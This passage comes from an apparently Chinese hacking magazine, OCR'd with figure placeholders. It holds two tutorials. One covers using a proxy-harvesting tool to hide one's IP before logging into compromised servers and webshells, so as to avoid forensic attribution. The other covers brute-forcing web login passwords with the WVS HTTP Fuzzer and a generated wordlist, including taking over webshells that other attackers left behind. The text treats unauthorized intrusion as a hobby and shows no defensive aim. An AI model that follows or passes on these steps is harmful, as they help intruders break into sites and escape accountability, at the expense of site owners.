


图4




图5

由此看来，如果不是360清理不彻底原因的话，那就是这两个小工具太牛13了，当然更不用提像是EnCase Forensic之类的旗舰级电脑犯罪鉴识软件了。

四．试试“葱头代理获取器”

当然，其实这仅只是冰山一角，因为在我们的入侵检测过程中还有另外一半的“尾巴”是留在了“肉鸡”服务器上，比如你的登录IP。如果说我们本地的计算机可以通过使用像是影子系统、虚拟机、沙盒等不留操作过程痕迹的话（或者再加上各种清理和N多次的反复擦除），那么我们如何来避免在远程的“被取证”呢？说到底，这无非就是一个IP隐藏的问题，或者说是借别人的IP进行代理跳板。之前试用过几个免费VPN软件觉得还不错，也能实现IP隐藏的目标，但最近貌似找不到好用的免费VPN了。由于我们一般都是通过浏览器操作进入WebShell，因此使用代理服务器的效果也很好；不过在试了若干个代理之后也不太满意，后来找到了“葱头代理获取器”。双击其中的“LoadProxy.exe”，先点击“控制界面”选项卡下的第一项“获取代理”按钮，开始连接服务器；然后会提示我们“代理获取结束，已成功获取2301个”的成功信息，并且询问我们是否要解析代理服务器的归属地区，点击“是”，此时360木马防火墙之类的安全软件会提示注册表项被修改，其实这是修改了浏览器的“使用IE代理设置”项，放行即可。双击选择某个代理（比如222.124.21.18），是印度尼西亚的，8080端口（如图6）；再到浏览器中查一下本机的IP，OK，已经是跑到印尼了（如图7）。现在登录你之前拿下的管理后台或WebShell就很安全了，因为你已经不是你了，呵呵。




图6




图7

最后祝大家玩儿黑高兴，安全玩儿黑！

使用HTTP FUZZER暴力破解密码

Dark

FUZZER中文名称是漏洞检查工具，通过FUZZER可以发送数据到组件，可以完成数以万计的检查任务，代替手工进行检测，从而发现软件中的漏洞。HTTP FUZZER的意思也就是通过漏洞检测工具发现WEB网站中的漏洞。本文将会介绍WVS的HTTP FUZZER功能。

一、什么是WVS的HTTP FUZZER

WVS的全称为Web Vulnerability Scanner（图1），通过这英文名大家应该就知道它就是一款网站漏洞扫描器，不过其实这工具除了扫描网站的漏洞，还有很多的其它功能，比如说端口扫

描，扫描服务器服务等功能。使用这个工具可能大家一般都只使用它的扫描功能，对于其它功能使用的比较少。其实这个工具其它功能也十分的强大，这里就介绍下它的其中一个功能，也就是HTTP FUZZER功能，这个功能类似于很久以前小榕前辈写的溯雪，也就是暴力破解网页密码的一款工具，不过由于溯雪的年代比较久远，因此对于现在的很多的登陆表单都不支持了，因此WVS的HTTP FUZZER相当于溯雪的加强版，无论在表单支持的种类上还是稳定性以及破解速度上都比溯雪好些，所以这里就介绍下使用WVS的HTTP FUZZER暴力破解密码。




图1

二、HTTP FUZZER功能介绍

首先打开WVS，在Tools这一览中可以看见HTTP Fuzzer这个选项，点击后出现如下界面（图2）。下面我就介绍下怎么使用这个功能。首先start这个按钮也就是开始破解，这个大家都明白。Fuzzer Filters这个主要对返回状态进行过滤，通过设置规则，让程序懂得什么情况是密码错误，什么情况是密码正确，这里可能说得有点抽象，等会儿通过实例就很好懂了。Request这里填写发送的数据包，通过对发送的数据包进行修改，可以使程序明白什么地方是可以暴力猜解的地方。Results就是返回的结果，根据不同的返回状态，判断密码是否爆破成功。




图2

三、使用HTTP FUZZER暴力破解登陆密码

上面简单说明HTTP FUZZER的功能，可能大家都还不是很懂具体的操作，下面我就以暴力破解登陆密码作为实例。

有些时候在检测一个网站的时候，可能会看见其他人留的WEBSHELL，但是由于没有密码，就不能控制这个WEBSHELL，这时候就可以尝试下使用HTTP FUZZER对密码进行暴力破解，如果对方使用的是弱口令那么就很有可能暴力破解出来密码。要对密码进行破解，字典是必须的工具，虽然说WVS的HTTP FUZZER也支持简单的字符和数字的暴力破解，但是一款好的字典的用处还是很大的。字典可以从网上下载生成好的，也可以自己通过工具生成。这里通过易优字典生成器生成一个字典，图3。由于只是简单测试，这里就只生成一个小写字母的字典，生成的字典名字为superdic.txt。




图3

为了让小菜能够理解原理，这里我就写了一小段php代码模拟后台登陆，通过这段代码应该就可以轻松的理解后台登陆的原理以及为什么可以暴力破解密码，代码如下：

```
<?php
$password=$_POST['password'];    //通过POST方式获得密码
if(isset($_POST['password'])){    //如果密码不为空
if($password=="heix")
{
echo "The password is right!";    //如果密码为heix，输出密码正确提示
}
else{
echo "The password is wrong!";    //密码错误，输出密码错误提示
}
}
?>
<html>
<boby>
<form name="form" action="" method="POST">
请输入你的密码：<input type="text" name="password"/>
<input type="submit"
```

```
name="submit" value="登陆"/>
        </form>
        <body>
        </html>
```

